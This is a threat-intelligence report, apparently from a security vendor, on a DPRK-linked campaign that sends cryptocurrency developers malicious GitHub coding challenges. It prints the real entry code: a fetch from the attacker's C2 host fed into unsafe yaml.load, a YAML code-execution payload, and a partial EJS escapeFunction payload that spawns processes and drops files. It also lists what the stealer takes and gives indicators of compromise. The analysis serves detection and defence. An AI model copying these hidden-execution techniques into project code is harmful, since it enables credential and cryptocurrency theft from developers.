Slow Pisces Targets Developers With Coding Challenges and Introduces New Customized Python Malware

By Prashil Pattni

Published: 2025-04-14 · Archived: 2026-04-05 18:01:38 UTC

Executive Summary

Slow Pisces (aka Jade Sleet, TraderTraitor, PUKCHONG) is a North Korean state-sponsored threat group primarily focused on generating revenue for the DPRK regime, typically by targeting large organizations in the cryptocurrency sector. This article analyzes their campaign that we believe is connected to recent cryptocurrency heists.

In this campaign, Slow Pisces engaged with cryptocurrency developers on LinkedIn, posing as potential employers and sending malware disguised as coding challenges. These challenges require developers to run a compromised project, infecting their systems using malware we have named RN Loader and RN Stealer.

The group reportedly stole over $1 billion USD from the cryptocurrency sector in 2023. They have achieved this using various methods, including fake trading applications, malware distributed via the Node Package Manager (NPM) and supply chain compromises.

In December 2024, the FBI attributed the theft of $308 million from a Japan-based cryptocurrency company to Slow Pisces. More recently, the group made headlines for its alleged involvement in the theft of $1.5 billion from a Dubai cryptocurrency exchange.

We have shared our threat intelligence with analysts at GitHub and LinkedIn to take down the relevant accounts and repositories.

They provided the following statement in response:

GitHub and LinkedIn removed these malicious accounts for violating our respective terms of service. Across our products we use automated technology, combined with teams of investigation experts and member reporting, to combat bad actors and enforce terms of service. We continue to evolve and improve our processes and encourage our customers and members to report any suspicious activity.

Additional information

- *GitHub users can find more information in our Acceptable Use Policies and report abuse and spam pages.*
- *LinkedIn users can learn more about identifying and reporting abuse here: Recognize and report spam, inappropriate, and abusive content*

This report details how Slow Pisces conceals malware within its coding challenges and describes the group's subsequent tooling, aiming to provide the wider industry with a better understanding of this threat.

Palo Alto Networks customers are better protected from the threats discussed in this article through our Next-Generation Firewall with Advanced URL Filtering and Advanced DNS Security subscriptions.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Technical Analysis

Our visibility of this campaign broadly follows three steps, illustrated below in Figure 1.





Figure 1. Overview of Slow Pisces "coding challenges" campaign.

Stage 1 - PDF Lures

Slow Pisces began by impersonating recruiters on LinkedIn and engaging with potential targets, sending them a benign PDF with a job description as shown below in Figure 2. If the potential targets applied, attackers presented them with a coding challenge consisting of several tasks outlined in a question sheet.



Job Description

Job Title: Lead of Frontend UI/UX Team

Position Overview:

Coinbase is looking for **Lead of Frontend UI/UX Team**

We are looking for a dynamic and experienced UI/UX Frontend Design Team Lead with strong JavaScript skills to lead our design team. The ideal candidate will have a passion for creating compelling user experiences, a keen eye for detail, and the technical ability to bring designs to life. As a team lead, you will oversee the UI/UX design process from conception to implementation, ensuring that all web and mobile applications are both aesthetically pleasing and highly functional.

Key Responsibilities:

- Lead and mentor the UI/UX design team, fostering a collaborative and innovative work environment.
- Work closely with product managers, developers, and other stakeholders to define and implement effective design strategies.

1

Question Sheet

General Questions:

- Describe your experience with software development. How have you used Python and Node.js in your past projects?
- Explain the concept of event-driven programming. How is it implemented in Node.js?
- What are decorators in Python, and how would you use them?
- Discuss the difference between asynchronous programming in Python (using asyncio) and in Node.js.
- How do you manage package dependencies in a Python or Node.js project?

Technical Questions:

1. Python:

- List Comprehensions: Given a list of numbers, write a Python one-liner to filter out all numbers greater than 50 and square them.
- Generators: Explain the difference between a list and a generator in Python. Provide an example where a generator is more efficient than a list.
- Asyncio: Write a Python coroutine with asyncio that fetches data from an API and processes it asynchronously.

2. Node.js:

- Promises and Async/Await: Provide an example of how to convert a function using a Promise to an async/await syntax in Node.js.
- Event Loop: Explain the Node.js event loop. How does Node.js handle asynchronous calls?
- Middleware in Express.js: Write an example of a logging middleware in Express.js that logs the request path and the response time.

Coding Challenges

1. Python:


- Data Manipulation: Write a Python function that takes a list of dictionaries and returns a filtered list based on a specific condition.

1

Question Sheet

Figure 2. Benign PDF lures.

We have observed Slow Pisces impersonating several organizations with these lures, primarily in the cryptocurrency sector. The question sheets include generic software development tasks and a “real project” coding challenge, which links to a GitHub repository shown in Figure 3 below.



Coding and Problem-Solving Skills With Real Project

Test Project (Python): https://github.com/vincentchavez/PythonExam

Problem 1: To get coin BTC/ETH rate by using the project.

Problem 2: As you see in the source code, this project keeps getting BTC/ETH rate from 5 markets every 5 seconds and prints out.

- Please try to find out and add 3 more similar markets API.
- Subscribe how to make graph of the rate by using Python.

Problem 3: Please describe how to improve the speed of the network communication in this code.

Figure 3. “Real project” coding challenge contained in the PDF lure.

Stage 2 - GitHub Repositories

Slow Pisces presented targets with so-called coding challenges as projects from GitHub repositories. The repositories contained code adapted from open-source projects, including applications for viewing and analyzing:

- Stock market data
- Statistics from European soccer leagues
- Weather data
- Cryptocurrency prices

The group primarily used projects in either Python or JavaScript, likely depending on whether the target applied for a front-end or back-end development role. We also saw Java-based repositories in this campaign, though they were far less common, with only two instances impersonating a cryptocurrency application called jCoin.

This scarcity suggests attackers might have created repositories on demand, based on a target's preferred programming language. Consequently the group more frequently used languages more popular in the cryptocurrency sector, such as JavaScript and Python. Likewise, undiscovered repositories might also exist for other programming languages.

Stage 3a - Python Repository

In late 2024, the group used a project shown below in Figure 4 titled “Stocks Pattern Analyzer” adapted from a legitimate repository.




Figure 4. “Stocks Pattern Analyzer” Python repository.

Most of the code in the repository is benign. When targets attempt to run the project according to the question sheet, data is fetched from three remote locations:

- hxxps://en.wikipedia[.]org/wiki/List_of_S%26P_500_companies
- hxxps://en.wikipedia[.]org/wiki/Currency_pair
- hxxps://en.stockslab[.]org/symbols/sp500

Two of the URLs pull data from Wikipedia. The third URL uses a domain controlled by Slow Pisces. This pattern — using multiple data sources, most legitimate but one malicious — is common in the group's Python repositories.

The malicious command-and-control (C2) server is configured to mimic the format of the legitimate sources. In this case, it uses the .en subdomain and .org top-level domain (TLD) like we see for the legitimate Wikipedia domain above.

YAML Deserialization

Slow Pisces could simply place malware directly in the repository or execute code from the C2 server using Python's built-in eval or exec functions. However, these techniques are easily detected, both by manual inspection and antivirus solutions.

Instead, Slow Pisces first ensures the C2 server responds with valid application data. For example, the repository mentioned above expects a list of S&P 500 company symbols. The C2 URL initially replies with this data in a JSON-formatted list.

The threat actors only send a malicious payload to validated targets, likely based on IP address, geolocation, time and HTTP request headers. Focusing on individuals contacted via LinkedIn, as opposed to broad phishing campaigns, allows the group to tightly control the later stages of the campaign and deliver payloads only to expected victims.

To avoid the suspicious eval and exec functions, Slow Pisces uses YAML deserialization to execute its payload as shown in Figure 5.

```
def fetch_symbols():
    resp = requests.get("https://en.stockslab.org/symbols/sp500", timeout=10)
    content_type = resp.headers["Content-Type"]

    if resp.status_code != 200:
        raise requests.exceptions.RequestException(resp.status_code)

    if content_type.startswith("application/json"):
        return json.loads(resp.text)

    elif content_type.startswith("application/x-www-form-urlencoded"):
        return parse_qs(resp.text)

    elif content_type.startswith("application/yaml"):
        return yaml.load(resp.text, Loader=yaml.Loader)
```

Figure 5. Python code showing the entry point of Slow Pisces' malware using YAML deserialization.

This code fetches data from the C2 server via HTTPS and checks the Content-Type response header. If the header indicates JSON data (application/json), the code parses and returns the JSON to the application.

If the response indicates YAML data (application/yaml), the code uses the yaml.load() function from the PyYAML library to parse the data. This function is inherently unsafe and the PyYAML documentation explicitly recommends yaml.safe_load() for untrusted input.

YAML is typically used for configuration files, like the example shown below:

```
username: slow
password: pisces
api:
key: supersecret
url: example.com
```

However, yaml.load() can serialize and deserialize arbitrary Python objects, not just valid YAML data. For example, the following Python code prints the numbers 0-4:

If this code was serialized using yaml.dump() it would become the following:

```
!!python/object/apply:builtins.range
- 0
- 5
- 1
```

Finally, when this data is passed to yaml.load() it will execute the original code: range(0, 5).

This highlights a potential detection point as payloads for the Python repository, and malware using YAML deserialization in general, contains !!python/object/apply:builtins if the payload uses a built-in Python function.

The following stages in Table 1 exist primarily in memory and generally have no footprint on disk. To aid the community in detection and awareness, we have uploaded these payloads to VirusTotal. The YAML deserialization payload executes malware we have named RN Loader and RN Stealer based on the C2 token format we observed in RN Stealer, which we discuss in the following sections.

Stage	**SHA256 Hash**
YAML Deserialization Payload	47e997b85ed3f51d2b1d37a6a61ae72185d9ceaf519e2fdb53bf7e761b7bc08f
RN Loader	937c533bddb8bbcd908b62f2bf48e5bc11160505df20fea91d9600d999eafa79
RN Stealer	e89bf606fbed8f68127934758726bbb5e68e751427f3bcad3ddf883cb2b50fc7

Table 1. Python repository payloads.

Slow Pisces' YAML deserialization payload begins by creating the folder Public in the victim's home directory and creating a new file in that directory named __init__.py. Embedded Base64 data is decoded and written to this file, containing the next infection stage (RN Loader), which is then executed.

RN Loader

This newly created file for RN Loader at ~/Public/__init__.py deletes itself after execution, ensuring that it exists solely in memory. It sends basic information about the victim machine and operating system over HTTPS to the same C2 at en.stockslab[.]org, followed by a command loop with the following options in Table 2.

Code	Description
0	Sleep for 20 seconds
1	Base64-decodes sent content and saves it to the file init.dll for Windows or init for all other operating systems. Sets an environment variable X_DATABASE_NAME to an empty string. Loads and executes the downloaded DLL using ctypes.cdll.LoadLibrary.
2	Base64-decodes sent content and executes it using the Python built-in exec.
3	Base64-decodes sent content and a parameter. Content is saved to the file dockerd, while the parameter is saved as docker-init. dockerd is then executed in a new process, with docker-init supplied as a command-line argument.
9	Terminates execution.

Table 2. RN Loader command table.

The payloads of the command loop from Table 2 using options **1** and **3** are currently unknown and are likely triggered by specific conditions. However, we recovered a Python-based infostealer delivered by option **2**, and we track this malware as RN Stealer.

RN Stealer

RN Stealer first generates a random victim ID, subsequently used as a cookie in all communications to the C2 server. It then requests an XOR key from the server for encrypting exfiltrated data.

Communication with the C2 server occurs over HTTPS, using Base64-encoded tokens to identify request and response types. The analyzed payload includes four token types:

- R0 – requesting XOR key
- R64 – exfiltrating data

- R128 – exfiltrating compressed data
- R256 – infostealer complete

The format of these token types — the letter R followed by an integer N — led to our names for this payload. We call the payload RN Stealer and the preceding stage RN Loader.

We recovered the script for this RN Stealer sample from a macOS system. As such, threat authors tailored this sample to steal information specific to macOS devices, including:

- Basic victim information: Username, machine name and architecture
- Installed applications
- A directory listing and the top-level contents of the victim's home directory
- The login.keychain-db file that stores saved credentials in macOS systems
- Stored SSH keys
- Configuration files for AWS, Kubernetes and Google Cloud

The data gathered by RN Stealer likely determines whether persistent access is necessary. If so, we can infer the following steps for this Python infection chain:

1. The C2 server checks beaconing victims against unknown criteria. Valid victims receive a YAML deserialization payload. Invalid victims receive benign JSON data.
2. The deserialization payload establishes a command loop with the C2 server, exfiltrating basic victim information and delivering a custom Python infostealer via option code **2** in Table 2.
3. The infostealer gathers more detailed victim information, which attackers likely used to determine whether they needed continued access.
    1. If continued access is required, the C2 server delivers a payload via option codes **1** or **3**.
    2. If access is no longer needed, option code **9** terminates the malware's execution, removing all access since the payload resides solely in memory.

Stage 3b - JavaScript Repository

If the targeted victims applied for a JavaScript role, they might instead encounter a "Cryptocurrency Dashboard" project, similar to the example in Figure 6 below.




Figure 6. JavaScript repository.

This application contains a .env file with the C2 and legitimate data source:

- PORT=3000
- COINGECKO_API_URL=hxxps://api.coingecko[.]com/api/v3
- JQUERY_API_URL=hxxps://update.jquerycloud[.]io/api/v1

The COINGECKO_API_URL value is used to fetch data for the Cryptocurrency Dashboard while the JQUERY_API_URL value represents a C2 server controlled by Slow Pisces. Similar to the Python repository, the JavaScript C2 server only delivers payloads to validated targets, otherwise it responds with a version number.

The repository uses the Embedded JavaScript (EJS) templating tool, passing responses from the C2 server to the ejs.render() function, shown below in Figure 7.

```
// Get jquery last version
response = await axios.get(`${process.env.JQUERY_API_URL}/last`);
var settings = response.data;
// Render home page
res.render('pages/home', {
    currentPage,
    settings,
    ITEMS_PER_PAGE,
    coins
});
```

Figure 7. JavaScript code showing the entry point of Slow Pisces' malware using the EJS render function.

Like the use of yaml.load(), this is another technique Slow Pisces employs to conceal execution of arbitrary code from its C2 servers, and this method is perhaps only apparent when viewing a valid payload.

The EJS render function accepts various parameters, one of which is called view options. Within this, arbitrary JavaScript code can be supplied and executed through the key escapeFunction.

A Taiwanese researcher who goes by the handle Huli discussed the technical details of how this results in arbitrary code execution in a CTF post. However, we can sufficiently understand that a payload structured as shown in Figure 8 will result in the code contained in escapeFunction being executed when passed to ejs.render().

```
{
  version: '3.6.1',
  'view options': {
    client: '1',
    escapeFunction: 'function (d){return d;};\n' +
      'const proc = this.constructor.constructor("return process")();\n' +
      'try{\n' +
      '    const os = proc.mainModule.require("os");\n' +
      '    const fs = proc.mainModule.require("fs");\n' +
      '    const path = proc.mainModule.require("path");\n' +
      '    const {spawn} = proc.mainModule.require("child_process");\n' +
      '\n' +
      '    dir = path.join(os.homedir(), ".jql");\n' +
      '    \n' +
      '    if(fs.existsSync(dir) == false)\n' +
      '    {\n' +
      '        fs.mkdirSync(dir);\n' +
      '    }\n' +
      '    \n' +
      '    filename = "helper.js";\n' +
      '    filepath = path.join(dir, filename);\n' +
      '\n' +
      '    fs.writeFileSync(filepath, Buffer.from("[Truncated base64]"))'
  }
}
```

Figure 8. Partial EJS render payload.

Unfortunately, we were not able to recover the full portion of this payload. As such, we can only surmise that a new directory .jql is created under the user's home directory where a file called helper.js is dropped, containing Base64-encoded data.

Infrastructure

The timeline below in Figure 9 details the C2 infrastructure used in this campaign from February 2024-February 2025, grouped by the type of repository served (JavaScript or Python).




Figure 9. C2 infrastructure timeline.

As mentioned earlier, the domains in the infrastructure of this campaign can mimic the format of the legitimate sources used alongside them, frequently using subdomains like .api or .cdn. We have discovered infrastructure associated with this campaign up to the time of this article.

Conclusion

This report has covered Slow Pisces' most recent campaign, impersonating recruiters over LinkedIn to target developers in the cryptocurrency sector with malicious coding challenges. While we were not able to recover the full attack chain for JavaScript repositories, the Python version of the campaign delivered two new payloads that we have named RN Loader and RN Stealer.

Using LinkedIn and GitHub in this manner is not unique. Multiple DPRK-affiliated groups have used similar tactics such as Alluring Pisces and Contagious Interview.

These groups feature no operational overlaps. However, these campaigns making use of similar initial infection vectors is noteworthy.

Slow Pisces stands out from their peers' campaigns in operational security. Delivery of payloads at each stage is heavily guarded, existing in memory only. And the group's later stage tooling is only deployed when necessary.

In particular, the group made use of two techniques to conceal functionality:

- YAML deserialization
- EJS escapeFunction

Both of these techniques greatly hinder analysis, detection and hunting. Similarly, relatively new or inexperienced developers in the cryptocurrency sector would have difficulty identifying these repositories as malicious.

Based on public reports of cryptocurrency heists, this campaign appears highly successful and likely to persist in 2025. While this article highlighted two potential detection opportunities for YAML deserialization and EJS escapeFunction payloads, the most effective mitigation remains strict segregation of corporate and personal devices. This helps prevent the compromise of corporate systems from targeted social engineering campaigns.

Palo Alto Networks Protection and Mitigation

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

- Advanced URL Filtering and Advanced DNS Security

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Domain	IP Address	First Seen	Last Seen	Repository
getstockprice[.]com	70.34.245[.]118	2025-02-03	2025-02-20	Python
cdn[.]clubinfo[.]io	5.206.227[.]51	2025-01-21	2025-02-19	Python
getstockprice[.]info	131.226.2[.]120	2025-01-21	2025-01-23	Python
api[.]stockinfo[.]io	136.244.93[.]248	2024-10-30	2024-11-11	Python

cdn[.]logoeye[.]net	54.39.83[.]151	2024-10-29	2024-11-03	Python
en[.]wfinance[.]org	195.133.26[.]32	2024-10-12	2024-11-01	Python
en[.]stocksindex[.]org	185.236.231[.]224	2024-09-11	2024-10-04	Python
cdn[.]jqueryversion[.]net	194.11.226[.]16	2024-08-23	2024-09-23	JavaScript
en[.]stockslab[.]org	91.103.140[.]191	2024-08-19	2024-09-12	Python
update[.]jquerycloud[.]io	192.236.199[.]57	2024-07-03	2024-08-22	JavaScript
cdn[.]soccerlab[.]io	146.70.124[.]70	2024-08-07	2024-08-21	Python
api[.]coinpricehub[.]io	45.141.58[.]40	2024-05-06	2024-08-06	Java
cdn[.]leaguehub[.]net	5.133.9[.]252	2024-07-15	2024-07-21	Python
cdn[.]clublogos[.]io	146.19.173[.]29	2024-06-24	2024-07-12	Python
api[.]jquery-release[.]com	146.70.125[.]120	2024-06-10	2024-06-28	JavaScript
cdn[.]logosports[.]net	185.62.58[.]74	2024-05-08	2024-06-23	Python
skypredict[.]org	80.82.77[.]80	2024-05-06	2024-06-16	JavaScript
api[.]bitzone[.]io	192.248.145[.]210	2024-04-25	2024-05-13	Python
weatherdatahub[.]org	194.15.112[.]200	2024-04-05	2024-05-03	JavaScript
api[.]ethzone[.]io	91.234.199[.]90	2024-04-16	2024-04-24	Python
api[.]fivebit[.]io	185.216.144[.]41	2024-04-08	2024-04-14	Python
blockprices[.]io	91.193.18[.]201	2024-03-15	2024-04-09	JavaScript
api[.]coinhar[.]io	185.62.58[.]122	2024-03-26	2024-04-09	Python
mavenradar[.]com	23.254.230[.]253	2024-02-21	2024-03-26	JavaScript
indobit[.]io	146.70.88[.]126	2024-03-19	2024-03-20	Python
api[.]thaibit[.]io	79.137.248[.]193	2024-03-07	2024-03-09	Python
chainanalyser[.]com	38.180.62[.]135	2024-02-23	2024-03-06	JavaScript

---